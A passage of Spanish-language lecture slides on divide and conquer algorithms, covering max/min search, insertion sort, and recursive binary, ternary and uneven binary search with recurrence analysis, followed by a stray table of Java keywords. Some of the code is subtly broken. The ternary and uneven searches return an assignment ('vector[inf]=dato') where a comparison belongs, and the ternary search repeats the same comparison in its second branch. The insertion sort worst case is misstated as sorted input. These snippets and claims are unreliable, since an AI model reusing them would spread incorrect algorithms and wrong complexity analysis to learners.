    if ((cadBin.substring(pos, pos + 1)).equals("1")) {
        cont++;
    }
    if (pos == cadBin.length() - 1) {
        return cont;
    } else {
        return divideYvenceras(cadBin, pos + 1, cont);
    }
}
```

## Divide y Vencerás.

### ❖ **Buscar el máximo y el mínimo en un array (clásico)**

```
MaxMin (A: array [1..N] of tipo; var Max, Min: tipo)
    Max = A[1]
    Min = A[1]
    para i=2, 3, ..., N
        si A[i]>Max
            Max = A[i]
        en otro caso si A[i]<Min
            Min = A[i]
```

### ❖ **Complejidad temporal:** El caso peor ocurre cuando los números están al final del arreglo. En ese caso tendremos una complejidad es **$O(n)$**

# Divide y Vencerás. Búsqueda del máximo y el mínimo valor

```

MaxMinDV (i, j: integer; var Max, Min: tipo)
  si i<j-1
    /*Dividir el problema en 2 subproblemas*/
    mit = (i+j) div 2
    MaxMinDV (i, mit, Max1, Min1)
    MaxMinDV (mit+1, j, Max2, Min2)

    /*Combinar*/
    si Max1>Max2
        Max= Max1
    en otro caso
        Max = Max2

    si Min1<Min2
        Min = Min1
    en otro caso
        Min = Min2

    /*Caso base*/
    en otro caso si i=j-1
        si A[i]>A[j]
            Max = A[i] ; Min = A[j]
        en otro caso
            Max = A[j] ; Min= A[i]

    en otro caso
        Max = A[i] ; Min = Max
  
```

**Operación básica:** Asignaciones a Max, Min, Max1, Min1, Max2 y Min2.

## Complejidad temporal

**Peor caso:** Los números están hasta el final el máximo y el mínimo.

$$T(n) = \begin{cases} 2, & \text{si } 1 \leq n \leq 2 \\ 2T(n/2) + 2, & \text{si } n > 2 \end{cases}$$

$$T(n) \in O(n)$$

No se obtuvo ningún beneficio.  
(Sugerencia: Procesamiento paralelo)

## Divide y Vencerás. Ordenamiento de un arreglo (Inserción).

```
Procedimiento Insercion(A,n)
{
    para i=1 hasta i<n hacer
        temp=A[i]
        j=i-1
        mientras ( (A[j]>temp) && (j>=0) ) hacer
            A[j+1]=A[j]
            j--
        fin mientras
        A[j+1]=temp
    fin para
fin Procedimiento
```

**Peor caso:** los números están ordenados.  $ft(n) = n * (n - 1)$   
*¿Es esto correcto?*

# Divide y Vencerás. Algoritmo de búsqueda binaria - Recursiva.

```

15 public static int busquedaBinariaRecursiva(int vector[], int inf, int sup, int dato) {
16
17     int centro=0;
18     if (inf<=sup){
19         centro = (inf + sup)/2;
20         if (vector[centro]==dato){// caso base 1
21             return centro;
22         } else{
23             if (vector[centro]>dato){ // buscar por la izquierda
24                 return busquedaBinariaRecursiva(vector,inf, centro-1, dato);
25             } else{ // buscar por la derecha
26                 return busquedaBinariaRecursiva(vector,centro+1, sup, dato);
27             }
28         }
29     }else{ // inf > sup
30         return -1; // Caso base 2
31     }
32 }
33
34

```

- En el **caso peor**, cuando el dato a buscar es mayor que cualquier elemento del array, se observa que **cada llamada recursiva es la mitad del tamaño del array**.

## Divide y Vencerás. Algoritmo de búsqueda ternaria.

```

36 public static int busquedaTernaria(int vector[], int inf, int sup, int dato){
37     if (inf >= sup){
38         return vector[inf]=dato;
39     }
40     int tercio = ((sup-inf+1)/3);
41     if (dato == vector[inf+tercio]){
42         return inf+tercio;
43     }else{
44         if (dato < vector[inf+tercio]){
45             return busquedaTernaria(vector, inf, inf+tercio-1,dato);
46         }else{
47             if (dato == vector[inf+tercio]){
48                 return inf+tercio;
49             }else{
50                 if (dato < vector[inf+tercio]){
51                     return busquedaTernaria(vector, inf+tercio+1, sup-tercio-1, dato);
52                 }else{
53                     return busquedaTernaria(vector, inf+tercio+1, sup, dato);
54                 }
55             }
56         }
57     }
58 }

```

- En el **caso peor**, cuando el dato a buscar es mayor que cualquier elemento del array, se observa que **cada llamada recursiva es un tercio del tamaño del array**.



# Divide y Vencerás. Algoritmo de búsqueda binaria no centrada.

```

17 public static int busquedaBinariaNoCentrada(int vector[], int prim, int ult, int dato){
18
19     if (prim>=ult){
20         return vector[ult]=dato;
21     }else{
22         int tercio = prim+((ult-prim+1)/3);
23         if (dato==vector[tercio]){
24             return tercio;
25         }else if(dato <vector[tercio]){
26             return busquedaBinariaNoCentrada(vector, prim, tercio, dato);
27         }else{
28             return busquedaBinariaNoCentrada(vector, tercio+1, ult, dato);
29         }
30     }
31 }

```

Se trata de dividir el vector en 1/3 y 2/3

- El **caso peor**, es cuando el dato a buscar es mayor que cualquier elemento del array. La ecuación de recurrencia para el caso recursivo está dada por:
- **$T(n) = 11 + T(2n/3)$** , con la condición inicial de  $T(1) = 4$
- **Justificación:**
  - Línea 19: 1 (OE)
  - Línea 22: 5 (OE)
  - Línea 23: 2 (OE)
  - Línea 25: 2 (OE)
  - Línea 26/28: 1 (OE)

# Divide y Vencerás.

## ❖ Aplicaciones:

- Algoritmos de búsqueda binaria
- Algoritmos de ordenación (MergeSort, QuickSort)
- Problema de la selección (p.ej: mediana)
- Exponenciación rápida.
- Multiplicación de matrices: Algoritmo de Strassen
- Subsecuencia de suma máxima.
- Par de puntos más cercanos.
- Eliminación de superficies ocultas.
- Número de inversiones (rankings).
- FFT: Transformada discreta de Fourier (convoluciones).
- Interacción entre  $n$  partículas.
- Multiplicación rápida de enteros largos (Karatsuba, y Ofman)
- etc

# Resumen – Fuerza Bruta vs Divide y Vencerás



000  
001  
002  
003  
...  
...  
...  
...  
999



000  
001  
...  
...  
250



251  
252  
...  
...  
500



501  
502  
...  
...  
750



751  
751  
...  
...  
999





# FIN

¡Gracias por la atención prestada!

abstract	continue	finally	int	public	throw
assert	default	float	interface	return	throws
boolean	do	for	long	short	transient
break	double	goto	native	static	true
byte	else	if	new	strictfp	try
case	enum	implements	null	super	void
catch	extends	import	package	switch	volatile
class	false	inner	private	synchronized	
const	final	instanceof	protected	this	while